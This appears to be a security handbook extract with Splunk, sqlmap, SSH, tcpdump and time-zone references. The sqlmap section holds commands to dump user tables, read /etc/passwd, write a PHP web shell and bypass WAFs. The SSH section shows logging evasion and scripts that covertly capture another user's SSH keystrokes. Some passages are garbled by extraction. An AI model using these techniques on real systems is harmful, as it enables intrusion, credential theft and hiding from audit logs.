<code>* regex _raw=(?<!\\d)10.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}(?!\\d)</code>	Keep only search results whose _raw field contains IP addresses in the non-routable class A (10.0.0.0/8).
<code>* dedup host</code>	Remove duplicates of results with the same host value.
<code>* Fatal rex "(?i) msg=(?P[^,]+)"</code>	rex is for extracting a pattern and storing it as a new field.
<code>* regex _raw=".*Fatal.*"</code>	regex is like grep and can use regular expressions against output results..
ORDER RESULTS	Sort, re-order, or return a portion of a search result set.
<code>* sort ip, -url</code>	Sort results by ip value in ascending order and then by url value in descending order.
<code>* reverse</code>	Reverse the order of a result set.
<code>* head 20</code>	Return the first 20 results.

<code>* tail 20</code>	Return the last 20 results (in reverse order).
<code>* head 1000 top 50 method</code>	Return first 1000 lines of log file and order top 50 results.
GROUP RESULTS	Group search results into a transaction (a single observation of any event stretching over multiple logged events) based on related pieces of information, or group results by statistical correlation.
<code>* transaction fields="host,cookie" maxspan=30s maxpause=5s</code>	Group search results that have the same host and cookie, occur within 30 seconds of each other, and do not have a pause greater than 5 seconds between each event into a transaction.
<code>* transaction fields=from maxspan=30s maxpause=5s</code>	Group search results that share the same value of from, with a maximum span of 30 seconds, and a pause between events no greater than 5 seconds into a transaction.
<code>* kmeans k=4 date_hour date_minute</code>	Group search results into 4 clusters based on the values of the date_hour and date_minute fields.
<code>* cluster t=0.9 showcount=true sort -cluster_count head 20} </code>	Cluster events together, sort them by their cluster_count values, and then return the 20 largest
CLASSIFY EVENTS	Classify events as a type (event type), or have Splunk automatically classify events.
<code>* typer</code>	Force Splunk to apply event types that you have configured (Splunk Web automatically does this when you view the eventtype field).
<code>error typelearner</code>	Have Splunk automatically discover and apply event types to events that contain the string "error".

CHANGE DISPLAY FORMATTING	Generate search results from your data using commands other than <code>search</code> . You must use a pipe (<code> </code>) before any data-generating command that isn't the <code>search</code> command.
<code> inputcsv all.csv search error outputcsv errors.csv</code>	Read in results from the CSV file: <code>\$SPLUNK_HOME/var/run/splunk/all.csv</code> , keep any that contain the file: <code>\$SPLUNK_HOME/var/run/splunk/error.csv</code>
<code> file /var/log/messages.1</code>	Display events from the file <code>messages.1</code> as if the events were indexed in Splunk.
<code> savedsearch mysecurityquery AND _count > 0 or sendemail to=user@domain.com</code>	Run the <code>mysecurityquery</code> saved search, and email any results to <code>user@domain.com</code> .
REPORTING	Summarize the results of any search as a report by performing statistical operations, and graphing functions.
<code>* rare url</code>	Return the least common values of the <code>url</code> field.
<code>* top limit=20 url</code>	Return the 20 most common values of the <code>url</code> field.
<code>* stats dc(host)</code>	Remove duplicates of results with the same host value and return the total count of the remaining results.
<code>* stats avg(*lay) BY date_hour</code>	Return the average for each hour, of any unique field that ends with the string "lay" (for example, <code>delay</code> , <code>xdelay</code> , <code>relay</code> , etc).
<code>sourcetype=access_combined top limit=100 referer_domain stats sum(count)</code>	Search the access logs, and return the number of hits from the top 100 values of <code>referer_domain</code> .
<code>sourcetype=access_combined associate supcnt=3</code>	Search the access logs, and return the results associated with each other (that have at least 3 references to each other).
<code>* chart avg(size) by host</code>	Return the average (mean) size for each distinct host.
<code>* chart max(delay) by size bins=10</code>	Return the maximum delay by size, where size is

	broken down into a maximum of 10 equal sized buckets.
* timechart span=5m avg(thruput) by host	Graph the average thruput of hosts over time.
* timechart avg(cpu_seconds) by host outlier action=TR	Create a timechart of average cpu_seconds by host, and remove data (outlying values) that may distort the timechart's axis.
sourcetype=ps multikv timechart span=1m avg(CPU) by host	Search for all ps events, extract values, and calculate the average value of CPU each minute for each host.
sourcetype=web timechart count by host fillnull value=NULL	Create a timechart of the count of from web sources by host, and fill all null values with "NULL".
* contingency datafield1 datafield2 maxrows=5 maxcols=5 usetotal=F	Build a contingency table of datafields from all events.
* correlate type=cocur	Calculate the co-occurrence correlation between all fields.
* addtotals fieldname=sum	Calculate the sums of the numeric fields of each result, and put the sums in the field sum.
* anomalousvalue action=filter pthresh=0.02	Return events with uncommon values.
* bucket size bins=10 stats count(_raw) by size	Bucket search results into 10 bins, and return the count of raw events for each bucket.
* bucket _time span=5m stats avg(thruput) by=_time host	Return the average thruput of each host for each 5 minute time span.
* stats sum(<field>) as result eval result=(result/1000)	Sum up a field and do some arithmetics:
* eval raw_len=len(_raw) stats avg(raw_len), p10(raw_len), p90(raw_len) by sourcetype	Determine the size of log events by checking len() of _raw. The p10() and p90() functions are returning the 10 and 90 percentiles:
* correlate type=cocur	Calculate the co-occurrence correlation between all fields.
* addtotals fieldname=sum	Calculate the sums of the numeric fields of each

	result, and put the sums in the field sum.
<code>sourcetype=ps multikv timechart span=1m avg(CPU) by host</code>	Search for all ps events, extract values, and calculate the average value of CPU each sourcetype=ps multikv timechart span=1m avg(CPU) by hostminute for each host.
ADMINISTRATIVE	Perform administration tasks using search commands. Crawl your servers to discover more data to index, view configuration settings, or see audit information.
<code> crawl root="/;/Users/" input add</code>	Crawl root and home directories and add all possible inputs found (adds configuration information to inputs.conf).
<code> admin props</code>	View processing properties stored in props.conf - time zones, breaking characters, etc.
<code>index=audit audit</code>	View audit trail information stored in the local audit index. Also decrypt signed audit events while checking for gaps and tampering.
<code> eventcount summarize=false index=* dedup index fields index</code>	List all Indices
<code> eventcount summarize=false report_size=true index=* eval size_MB = round(size_bytes/1024/1024,2)</code>	List all Indices of a certain size.
SUBSEARCH	Use subsearches to use search results as an argument to filter search result sets with more granularity.
<code>* set diff [search 404 fields url] [search 303 fields url]</code>	Return values of URL that contain the string "404" or "303" but not both.
<code>login root localize maxspan=5m maxpause=5m map search="search failure starttimeu=\$starttime\$ endtimeu=\$endtime\$"</code>	Search for events around events associated with "root" and "login", and then search each of those time ranges for "failure".

<code>[* fields + source, sourcetype, host format]</code>	Create a search string from the values of the host, source and sourcetype fields.
EMAIL RESULTS	
<code>... sendemail to="john@example.com"</code>	By appending "sendemail" to any query you get the result by mail!

Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

REFERENCE:

<https://gospunk.com/>

<https://wiki.splunk.com/images/2/2b/Cheatsheet.pdf>

S

S

SQLMAP

RED TEAM

EXPLOITATION

WEB/DATABASE

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

Simple mapping option

`sqlmap -u "http://example.com/login.php"`

Use TOR SOCKS5 Proxy

`sqlmap -u "http://example.com/login.php" --tor --tor-type=SOCKS5`

Manually set the return time

`sqlmap -u "http://example.com/login.php" --time-sec 15`

List all databases located at target site

`sqlmap -u "http://example.com/login.php" --dbs`

List all tables in a database:

```
sqlmap -u "http://example.com/login.php" -D site_db --tables
```

Use authentication cookie:

```
sqlmap -u "http://example.com/login.php" --data="id=1&str=val" -p "pid" -b --cookie="cookie1=<cookie_value1>;cookie2=<cookie_value2>" --random-agent --risk 3 --level 5
```

Use credentials to dump database table:

```
sqlmap -u "http://example.com/login.php" -method "POST" -data "username=user&password=user&submit=Submit" -D database_name -T users -dump
```

Dump only selected columns

```
sqlmap -u "http://example.com/login.php" -D site_db -T users -C username,password --dump
```

List all columns in a table

```
sqlmap -u "http://example.com/login.php" -D database_name -T users --columns
```

Dump database table content:

```
sqlmap -u "http://example.com/login.php" -D database_name -T users -dump
```

Use SQLMap OS Shell:

```
sqlmap --dbms=mysql -u "http://example.com/login.php" --os-shell
```

Use SQLMap SQL Shell:

```
sqlmap --dbms=mysql -u "http://example.com/login.php" --sql-shell
```

Dump all

```
sqlmap -u http://example.com/Less-1/?id=1 -D database_name -T table_name --dump-all
```

Checking Privileges

```
sqlmap -u http://example.com/Less-1/?id=1 --privileges | grep FILE
```

Reading file

```
sqlmap -u <URL> --file-read=<file to read>
```

```
sqlmap -u http://localhost/Less-1/?id=1 --file-read=/etc/passwd
```

Writing file

```
sqlmap -u <url> --file-write=<file> --file-dest=<path>
```

```
sqlmap -u http://example.com/Less-1/?id=1 --file-write=shell.php --file-dest=/var/www/html/shell-php.php
```

POST

```
sqlmap -u <POST-URL> --data=<POST-paramters> "
```

```
sqlmap -u http://example.com/Less-11/ --data "uname=teste&passwd=&submit=Submit" -p uname
```

You can also use a file like with the post request:

```
./sqlmap.py -r post-request.txt -p uname
```

Launch all tamper scripts at once:

```
sqlmap -u 'http://www.example.com:80/search.cmd?form_state=1' --level=5 --risk=3 -p 'item1' --tamper=apostrophemask,apostrophenullencode,appendnullbyte,base64encode,between,bluecoat,chardoubleencode,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,randomcomments,securesphere,space2comment,space2dash,space2hash,space2morehash,space2mssqlblank,space2mssqlhash,space2mysqlblank,space2mysqldash,space2plus,space2randomblank,sp_password,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords
```

REFERENCE:

<https://github.com/coreb1t/awesome-pentest-cheat-sheets/blob/master/docs/sqlmap-cheatsheet-1.0-SDB.pdf>
<https://forum.bugcrowd.com/t/sqlmap-tamper-scripts-sql-injection-and-waf-bypass/423>

S

SSH

S

ALL	ADMINISTRATION	WINDOWS/LINUX/MacOS
-----	----------------	---------------------

BASIC	DESCRIPTION
<code>sshpass -p '<your-passwd>' ssh <username>@<ssh_host>, brew install sshpass</code>	ssh without input password
<code>apt-get install openssh, apt-get install openssh-server</code>	Install sshd server
<code>service sshd restart, systemctl reload sshd.service</code>	Restart sshd server
<code>ssh -o StrictHostKeyChecking=no -p 2702 root@172.17.0.8 date</code>	Run ssh command

<code>ssh -vvv -p 2702 root@45.33.87.74 date 2>&1</code>	ssh with verbose output
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.150.0/24 -e ...</code>	Setup ssh tunnel for your web browsing
<code>ssh-copy-id <username>@<ssh_host>, Or manually update ~/.ssh/authorized_keys</code>	SSH passwordless login
<code>ssh-keygen -f ~/.ssh/known_hosts -R github.com</code>	Remove an entry from known_hosts file
<code>diff local_file.txt <(ssh <username>@<ssh_host> 'cat remote_file.txt')</code>	Diff local file with remote one
<code>diff <(ssh user@remote_host 'cat file1.txt') <(ssh user2@remote_host2 'cat file2.txt')</code>	Diff two remote ssh files
<code>scp -rp /tmp/abc/ ec2-user@<ssh-host>:/root/</code>	Upload with timestamps/permissions kept
<code>exec ssh-agent bash && ssh-add /tmp/id_rsa, ssh-add</code>	SSH agent load key
<code>ssh-add -l</code>	SSH list all loaded key
<code>exec ssh-agent bash && ssh-keygen, ssh-add</code>	SSH agent create and load key
<code>emacs /ssh:<username>@<ssh_host>:/path/to/file</code>	Emacs read remote file with tramp
<code>ssh-keygen, ssh-keygen -C "your_email@example.com" -t rsa</code>	Generate a new key pair
<code>ssh-keygen -t rsa -f /tmp/sshkey -N "" -q</code>	Generate key pair without interaction
ADVANCED	
<code>ssh-keygen -p -f id_rsa</code>	Add passphrase protection to ssh keyfile
<code>ssh -o IdentitiesOnly=yes -i id1.key myuser@myserver.com</code>	configure SSH to avoid trying all identity files
<code>ssh-keygen -f my_ssh.pub -i</code>	Convert OpenSSL format to SSH-RSA format
<code>~/.ssh/authorized_keys, ~/.ssh/config, ~/.ssh/known_hosts</code>	Critical ssh files/folders
<code>/etc/ssh/sshd_config, /etc/ssh/sshd_config</code>	SSH config file
<code>chmod 600 ~/.ssh/id_rsa</code>	SSH key file permission
<code>chmod 700 ~/.ssh, chown -R \$USER:\$USER ~/.ssh</code>	SSH folder permission
<code>chmod 644 ~/.ssh/authorized_keys</code>	Authorized_keys file permission
<code>ssh -o LogLevel=error</code>	Mute Warning: Permanently added

TUNNELING/PROXY	
<code>ssh -N -i <ssh-keyfile> -f root@54.179.178.214 -L *:18085:localhost:8085 -n /bin/bash</code>	SSH port forward to a local port
<code>ssh -o UserKnownHostsFile=/dev/null -T user@host.org "bash -i"</code>	No logs created in /var/log/utmp or bash profiles
<code>ssh -g -L31337:1.2.3.4:80 user@host.org</code>	SSH Tunnel OUT
<code>ssh -o ExitOnForwardFailure=yes -g -R31338:192.168.0.5:80 user@host.org</code>	SSH Tunnel IN
<code>ssh -g -R 1080 user@host.org</code>	SSH socks4/5 IN, access local network through proxy
<code>ssh -D 1080 user@host.org</code> <code>ssh -R *:40099:localhost:22</code> <code>root@54.179.178.214, ssh -p 40099</code> <code>root@54.179.178.214</code>	SSH socks4/5 OUT, reverse dynamic forwarding
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.111.0/24 192.168.150.0/24 192.167.0.0/24</code>	Reverse port forward to remote server
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.111.0/24 192.168.150.0/24 192.167.0.0/24</code>	Setup SSH tunnel for your web browsing
SECURITY	
<code>sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/g'</code> <code>/etc/ssh/sshd_config</code>	Disable SSH by password
<code>sed -i 's/^PermitRootLogin yes/#PermitRootLogin yes/'</code> <code>/etc/ssh/sshd_config</code>	Disable root login
<code>StrictHostKeyChecking yes</code> change <code>~/.ssh/config</code>	Enable/Disable SSH Host Key Checking
<code>fail2ban command line tool</code>	Protect SSH server from brute force attacks
SCP	
<code>scp -r ec2-user@<ssh-host>:/home/letsencrypt-20180825 ./</code>	Download a remote folder
<code>scp -i <ssh-keyfile> /tmp/hosts ec2-user@<ssh-host>:/root/</code>	Upload a file
<code>scp -r /tmp/abc/ ec2-user@<ssh-host>:/root/</code>	Upload a folder
<code>scp -rp /tmp/abc/ ec2-user@<ssh-host>:/root/</code>	Upload with timestamps/permissions kept
<code>sshfs name@server:/path/remote_folder</code> <code>/path/local_folder</code>	Mount remote directory as local folder
SSH LOGS	
<code>grep -R "ssh.*Received signal 15"</code> <code>/var/log/auth.log</code>	Events of SSH down

<code>grep -R "sshd.*Server listening" /var/log/auth.log</code>	Events of SSH up
<code>grep -R "sshd.*Failed password for invalid user" /var/log/auth.log</code>	Events of SSH failed login
<code>grep -R "sshd.*POSSIBLE BREAK-IN ATTEMPT!" /var/log/auth.log</code>	Events of SSH break-in attempt
<code>grep -R "sshd.*Bad protocol version identification" /var/log/auth.log</code>	Events of SSH port scap
<code>grep -R "sshd.*Accepted publickey for" /var/log/auth.log</code>	Events of SSH login by public key
<code>grep -R "sshd.*Accepted password for" /var/log/auth.log</code>	Events of ssh login by password
<code>grep -R "sshd.*pam_unix(sshd:session): session closed for" /var/log/auth.log</code>	Events of ssh logout event
SSH TOOLS	
<code>ngrok.com</code>	Export local env to Internet
<code>sshuttle</code>	Reverse ssh proxy
<code>sshpass sshpass -p "\$PASSWORD" ssh -o StrictHostKeyChecking=no \$username@\$ssh_ip=</code>	SSH by auto input password

Almost invisible SSH

```
# ssh -o UserKnownHostsFile=/dev/null -T user@host.org "bash -i"
```

This will not add your user to the /var/log/utmp file and you won't show up in w or who command of logged in users. It will bypass .profile and .bash_profile as well. On your client side it will stop logging the host name to ~/.ssh/known_hosts.

SSH tunnel OUT

We use this all the time to circumvent local firewalls and IP filtering:

```
$ ssh -g -L31337:1.2.3.4:80 user@host.org
```

You or anyone else can now connect to your computer on port 31337 and get tunneled to 1.2.3.4 port 80 and appear with the source IP of 'host.org'.

SSH tunnel IN

We use this to give access to a friend to an internal machine that is not on the public Internet:

```
$ ssh -o ExitOnForwardFailure=yes -g -R31338:192.168.0.5:80 user@host.org
```

Anyone connecting to host.org:31338 will get tunneled to 192.168.0.5 on port 80 via your computer.

VPN over SSH

Tunnel layer 3 network traffic via an established ssh channel.
Allows perform SYN-scan with nmap and use your tools directly. Need root on both sides to create a tun devices. These lines should be present in your /etc/ssh/sshd_config file (server-side):

```
PermitRootLogin yes  
PermitTunnel yes
```

Create a pair of tun devices on client and server:

```
ssh username@server -w any:any
```

Configuring client-side interface:

```
ip addr add 1.1.1.2/32 peer 1.1.1.1 dev tun0
```

Configuring server-side interface:

```
ip addr add 1.1.1.1/32 peer 1.1.1.2 dev tun0
```

Enable ip forwarding and NAT on the server:

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
iptables -t nat -A POSTROUTING -s 1.1.1.2 -o eth0 -j MASQUERADE
```

Now you can make the peer host 1.1.1.1 your default gateway or route a specific host/network through it:

```
route add -net 10.0.0.0/16 gw 1.1.1.1
```

***This example the server's external network interface is eth0 and the newly created tun devices on both sides are tun0.*

SSH socks4/5 OUT

Reverse dynamic forwarding. Tunnel all your browser traffic through your server use SOCKS with 127.0.0.1:1080. (OpenSSH 7.6+)

```
$ ssh -D 1080 user@host.org
```

SSH socks4/5 IN

Give team members access to your local network or let others use your host as an end-point by them configuring host.org:1080 as their SOCKS4/5 proxy.

```
$ ssh -g -R 1080 user@host.org
```

Sniff a user's SSH session

```
$ strace -e trace=read -p <PID> 2>&1 | while read x; do echo "$x" | grep '^read.*= [1-9]$' | cut -f2 -d\"; done
```

Non-root sniff a user's SSH session


If /proc/sys/kernel/yama/ptrace_scope is set to 1 then create a wrapper script called 'ssh' that executes strace + ssh to log the

session. SSH session will be sniffed and logged to `~/ssh/logs/` the next time the user logs into his shell:

```
# Add a local path to the PATH variable so our 'ssh' is executed instead of the real ssh:  
$ echo '$PATH=~/local/bin:$PATH' >>~/profile  
  
# Create a log directory and our own ssh binary  
$ mkdir -p ~/local/bin ~/ssh/logs  
  
$ cat >~/local/bin/ssh  
#! /bin/bash  
strace -e trace=read -o '! ~/local/bin/ssh-log $$' /usr/bin/ssh $@  
# now press CTRL-d to close the file.  
  
$ cat ~/local/bin/ssh-log  
#! /bin/bash  
grep 'read(4' | cut -f2 -d\" | while read -r x; do  
    if [ ${#x} -ne 2 ] && [ ${#x} -ne 1 ]; then continue; fi  
    if [ x"${x}" == "x\\n" ] || [ x"${x}" == "x\\r" ]; then  
        echo ""  
    else  
        echo -n "${x}"  
    fi  
done >~/ssh/.logs/ssh-log-"${1}"`date +%s`.txt  
# now press CTRL-d to close the file  
  
$ chmod 755 ~/local/bin/ssh ~/local/bin/ssh-log
```

REFERENCE:

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet>
<https://github.com/dennyzhang/cheatsheet-ssh-A4>



T

T

TCPDUMP

RED/BLUE TEAM

NETWORK TRAFFIC

LINUX/MacOS

BASIC SYNTAX

Match any traffic involving 192.168.1.1 as destination or source

```
# tcpdump -i eth1 host 192.168.1.1
```

Match particular source only

```
# tcpdump -i eth1 src host 192.168.1.1
```

Match particular destination only

```
# tcpdump -i eth1 dst host 192.168.1.1
```

Match any traffic involving port 25 as source or destination

```
# tcpdump -i eth1 port 25
```

Source port 25

```
# tcpdump -i eth1 src port 25
```

Destination port 25

```
# tcpdump -i eth1 dst port 25
```

Network filtering:

```
# tcpdump -i eth1 net 192.168
```

```
# tcpdump -i eth1 src net 192.168
```

```
# tcpdump -i eth1 dst net 192.168
```

Protocol filtering:

```
# tcpdump -i eth1 arp  
# tcpdump -i eth1 ip  
# tcpdump -i eth1 tcp  
# tcpdump -i eth1 udp  
# tcpdump -i eth1 icmp
```

Boolean Expressions :

```
Negation : ! or "not" (without the quotes)  
Concatenate : && or "and"  
Alternate : || or "or"
```

Match any TCP traffic on port 80 (web) with 192.168.1.254 or 192.168.1.200 as destination host

```
# tcpdump -i eth1 '((tcp) and (port 80) and ((dst host 192.168.1.254) or (dst host 192.168.1.200)))'
```

Match any ICMP traffic involving the destination with physical/MAC address 00:01:02:03:04:05

```
# tcpdump -i eth1 '((icmp) and ((ether dst host 00:01:02:03:04:05)))'
```

Match any traffic for the destination network 192.168 except destination host 192.168.1.200

```
# tcpdump -i eth1 '((tcp) and ((dst net 192.168) and (not dst host 192.168.1.200)))'
```

ADVANCED FILTERING

Match the IP header has options set.

```
In binary  
# tcpdump -i eth1 'ip[0] & 15 > 5'  
In hexadecimal  
# tcpdump -i eth1 'ip[0] & 0xf > 5'
```

Match any fragmentation occurring

```
# tcpdump -i eth1 'ip[6] = 64'
```

Matching the fragments and the last fragments

```
# tcpdump -i eth1 '(((ip[6:2] > 0) and (not ip[6] = 64))'
```

Match traceroute usage on the network

```
# tcpdump -i eth1 'ip[8] < 5'
```

Matching packets longer than X bytes; Where X is 600 bytes

```
# tcpdump -i eth1 'ip[2:2] > 600'
```

Matching any TCP traffic with a source port > 1024

```
# tcpdump -i eth1 'tcp[0:2] > 1024'
```

Match packets with only the SYN flag set, the 14th byte would have a binary value of 00000010 which equals 2 in decimal.

```
# tcpdump -i eth1 'tcp[13] = 2'
```

Matching SYN, ACK (00010010 or 18 in decimal)

```
# tcpdump -i eth1 'tcp[13] = 18'
```

Matching either SYN only or SYN-ACK datagrams

```
# tcpdump -i eth1 'tcp[13] & 2 = 2'
```

Matching PSH-ACK packets

```
# tcpdump -i eth1 'tcp[13] = 24'
```

Matching any combination containing FIN

```
# tcpdump -i eth1 'tcp[13] & 1 = 1'
```

Matching RST flag

```
# tcpdump -i eth1 'tcp[13] & 4 = 4'
```

Easier way to filter flags

```
# tcpdump -i eth1 'tcp[tcpflags] == tcp-ack'
```

Matching all packages with TCP-SYN or TCP-FIN set :

```
# tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-fin) != 0'
```

Match any packet containing the "MAIL" command from SMTP exchanges.

```
# tcpdump -i eth1 '((port 25) and (tcp[20:4] = 0x4d41494c))'
```

Match any packets containing GET requests

```
# tcpdump -i eth1 'tcp[32:4] = 0x47455420'
```

SSH connection (on any port) :

We will be looking for the reply given by the SSH server.

OpenSSH usually replies with something like "SSH-2.0-
OpenSSH_3.6.1p2".

The first 4 bytes (SSH-) have an hex value of 0x5353482D.

```
# tcpdump -i eth1 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

If we want to find any connection made to older version of OpenSSH
(version 1, which are insecure and subject to MITM attacks) :

The reply from the server would be something like "SSH-1.99.."

```
# tcpdump -i eth1 '(tcp[(tcp[12]>>2):4] = 0x5353482D) and  
(tcp[((tcp[12]>>2)+4):2] = 0x312E)'
```

Match ICMP messages type 4, are sent in case of congestion on the network.

```
# tcpdump -i eth1 'icmp[0] = 4'
```

REFERENCE:

[https://github.com/SergK/cheatsheet-tcpdump_advanced_filters.txt](https://github.com/SergK/cheatsheet-tcpdump/blob/master/tcpdump_advanced_filters.txt)
<https://github.com/dennyzhang/cheatsheet.dennyzhang.com/tree/master/cheatshet-tcpdump-A4>
http://www.tcpdump.org/tcpdump_man.html
<http://easycalculation.com/hex-converter.php>
<http://www.wireshark.org/tools/string-cf.html>
<http://www.wireshark.org/lists/wireshark-users/201003/msg00024.html>

T

T

THREAT INTELLIGENCE

BLUE TEAM

MISC

N/A

Curated List of Threat Intelligence Sources

<https://github.com/hslatman/awesome-threat-intelligence>

T

T

TIMEZONES

ALL

INFORMATIONAL

N/A

COUNTRY/REGION	TIME ZONE	OFFSET
Afghanistan	Afghanistan ST	UTC+04:30
Alaska	Alaskan ST	UTC-09:00
Albania: Tirana	Central European ST	UTC+01:00
Algeria	Central European ST	UTC+01:00
Almaty, Novosibirsk	N. Central Asia ST	UTC+06:00
American Samoa	Samoa ST	UTC-11:00
Andorra	Romance ST	UTC+01:00
Angola	W. Central Africa ST	UTC+01:00
Anguilla	SA Western ST	UTC-04:00
Antarctica	GMT ST	UTC
Antigua and Barbuda	SA Western ST	UTC-04:00
Argentina: Buenos Aires	Argentina ST	UTC-03:00
Armenia	Caucasus ST	UTC+04:00
Aruba, Caracas	SA Western ST	UTC-04:00
Atlantic Time (Canada)	Atlantic ST	UTC-04:00
Australia: Darwin	AUS Central ST	UTC+09:30

Australia: Adelaide	Cen. Australia ST	UTC+09:30
Australia: Brisbane, Coral Sea Islands	E. Australia ST	UTC+10:00
Australia: Canberra, Melbourne, Sydney	AUS Eastern ST	UTC+10:00
Australia: Perth, Ashmore & Cartier Islands	W. Australia ST	UTC+08:00
Austria: Vienna	W. Europe ST	UTC+01:00
Azerbaijan	Azerbaijan ST	UTC+04:00
Azores	Azores ST	UTC-01:00
Bahamas, The	Eastern ST	UTC-05:00
Bahrain, Kuwait, Riyadh, Qatar, Saudi Arabia	Arab ST	UTC+03:00
Baku, Tbilisi, Yerevan	Caucasus ST	UTC+04:00
Bangladesh	Central Asia ST	UTC+06:00
Barbados	SA Western ST	UTC-04:00
Belarus	Further-Eastern ET	UTC+03:00
Belgium Brussels	Romance ST	UTC+01:00
Belize	Central America ST	UTC-06:00
Benin	W. Central Africa ST	UTC+01:00
Bermuda	SA Western ST	UTC-04:00
Bhutan	Central Asia ST	UTC+06:00
Bolivia: La Paz	SA Western ST	UTC-04:00
Bosnia and Herzegovina:		
Sarajevo	Central European ST	UTC+01:00
Botswana	South Africa ST	UTC+02:00
Bouvet Island	W. Central Africa ST	UTC+01:00
Brazil: Brasilia	E. South America ST	UTC-03:00
British Indian Ocean Territory	Central Asia ST	UTC+06:00
Brunei	Singapore ST	UTC+08:00
Bulgaria: Sofia	FLE ST	UTC+02:00
Burkina Faso	Greenwich ST	UTC
Burundi	South Africa ST	UTC+02:00
Cabo Verde(Cape Verde) islands	Cabo Verde ST	UTC-01:00
Cambodia	SE Asia ST	UTC+07:00
Cameroon	W. Central Africa ST	UTC+01:00
Cayman Islands	SA Pacific ST	UTC-05:00
Central African Republic	W. Central Africa ST	UTC+01:00
Central Time (US and Canada)	Central ST	UTC-06:00
Chad	W. Central Africa ST	UTC+01:00
Channel Islands	GMT ST	UTC
Chile: Santiago	Pacific SA ST	UTC-04:00
China: Beijing , Macao SAR, Hong Kong SAR	China ST	UTC+08:00
Christmas Island	SE Asia ST	UTC+07:00
Cocos (Keeling) Islands	SE Asia ST	UTC+07:00
Colombia: Bogota, Ecuador: Quito	SA Pacific ST	UTC-05:00

Comoros	E. Africa ST	UTC+03:00
Congo	W. Central Africa ST	UTC+01:00
Congo (DRC)	W. Central Africa ST	UTC+01:00
Cook Islands	Hawaiian ST	UTC-10:00
Costa Rica	Central America ST	UTC-06:00
Croatia: Zagreb	Central European ST	UTC+01:00
Cuba	SA Pacific ST	UTC-05:00
Cyprus	GTB ST	UTC+02:00
Czech Republic: Prague	Central Europe ST	UTC+01:00
Côte d'Ivoire	Greenwich ST	UTC
Denmark: Copenhagen	Romance ST	UTC+01:00
Diego Garcia	Central Asia ST	UTC+06:00
Djibouti	E. Africa ST	UTC+03:00
Dominica	SA Western ST	UTC-04:00
Dominican Republic	SA Western ST	UTC-04:00
Eastern Time (US and Canada)	Eastern ST	UTC-05:00
Ecuador	SA Pacific ST	UTC-05:00
Egypt Cairo	Egypt ST	UTC+02:00
Ekaterinburg	Ekaterinburg ST	UTC+05:00
El Salvador	Central America ST	UTC-06:00
Equatorial Guinea	W. Central Africa ST	UTC+01:00
Eritrea	E. Africa ST	UTC+03:00
Estonia: Tallinn	FLE ST	UTC+02:00
Eswatini (formerly Swaziland)	South Africa ST	UTC+02:00
Ethiopia	E. Africa ST	UTC+03:00
Falkland Islands (Islas Malvinas)	Atlantic ST	UTC-03:00
Faroe Islands	GMT ST	UTC
Fiji Islands	Fiji ST	UTC+12:00
Finland: Helsinki	FLE ST	UTC+02:00
France: Paris	Romance ST	UTC+01:00
French Guiana	SA Eastern ST	UTC-03:00
French Polynesia	West Pacific ST	UTC+10:00
French Southern and Antarctic Lands	Arabian ST	UTC+04:00
Gabon	W. Central Africa ST	UTC+01:00
Gambia, The	Greenwich ST	UTC
Georgia: Tbilisi	Georgian ST	UTC+04:00
Germany: Berlin	W. Europe ST	UTC+01:00
Ghana	Greenwich ST	UTC
Gibraltar	W. Europe ST	UTC+01:00
Greece Athens	GTB ST	UTC+02:00
Greenland	Greenland ST	UTC-03:00
Grenada	SA Western ST	UTC-04:00
Guadeloupe	SA Western ST	UTC-04:00
Guam	West Pacific ST	UTC+10:00
Guantanamo Bay	Eastern ST	UTC-05:00
Guatemala	Central America ST	UTC-06:00
Guernsey	GMT ST	UTC
Guinea	Greenwich ST	UTC

Guinea-Bissau	Greenwich ST	UTC
Guyana: Georgetown	SA Western ST	UTC-04:00
Haiti	Eastern ST	UTC-05:00
Heard Island and McDonald Islands	Arabian ST	UTC+04:00
Honduras	Central America ST	UTC-06:00
Howland Island	Samoa ST	UTC-11:00
Hungary: Budapest	Central Europe ST	UTC+01:00
Iceland	Greenwich ST	UTC
India	India ST	UTC+05:30
Indonesia: Jakarta	SE Asia ST	UTC+07:00
